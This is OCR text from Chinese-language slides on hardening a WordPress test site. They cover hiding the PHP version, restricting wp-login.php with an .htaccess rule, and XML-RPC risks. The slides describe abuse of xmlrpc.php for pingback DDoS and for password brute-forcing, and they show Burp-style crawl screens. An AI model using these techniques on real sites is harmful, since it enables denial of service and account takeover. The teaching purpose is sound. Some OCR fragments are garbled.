
隱藏架構資訊與版本

PHP

- 路徑
  - ➢ C:\xampp\php\php.ini
- 設定片段(原先為On)
  - ➢ expose_php=Off
- 重啟Apache服務

04網站管理介面

A05:2021- Security Misconfiguration 安全設定缺陷



登入 ‹ WordPress測試網站 — W

[redacted]/wordpress/wp-login.php?loggedout=true&wp_lang=zh_TW

你已完成登出。

使用者名稱或電子郵件地址

密碼

□ 保持登入

網站管理介面 限制存取

- 外掛插件
- 使用 .htaccess 檔案進行限制存取


```
<Files wp-login.php>
    order deny,allow
    Deny from all
    Allow from 127.0.0.1
</Files>
```

05XML-RPC API

A10:2021- Server-Side Request Forgery(SSRF) 伺服端請求偽造

XML-RPC

- WordPress官方提供的遠端程式API。
- xmlrpc.php。
- 支援呼叫各式各樣介接WordPress的Method。
- 以HTTP協定傳輸。




01 **DDoS攻擊<pingback>**

原先功能為有文章被分享時通知網站管理者，現被攻擊者利用來向指定對象進行DDoS攻擊。

02 **暴力密碼破解<bruteforce>**

無須使用驗證碼，且無嘗試次數的限制，被攻擊者利用繞過登入頁面限制，以暴力破解的方式猜測密碼與帳號。

圖片出處：
https://www.siteground.com/blog/xmlrpc/



Firefox 會在您關閉所有隱私視窗後清除搜尋與瀏覽紀錄，但這麼做還無法使您匿名。

了解更多

ask configuration

type: Live passive crawl

e: Proxy (all traffic)

guration: Add links. Add item itself, same domain and URLs in suite scope.

uring

ask progress

nap items added: 0

onses processed: 0


onses queued: 0

ask log

Memory: 196.3MB

XML-RPC 攻擊其一

對指定對象執行DDoS攻擊



Request to http://[redacted]

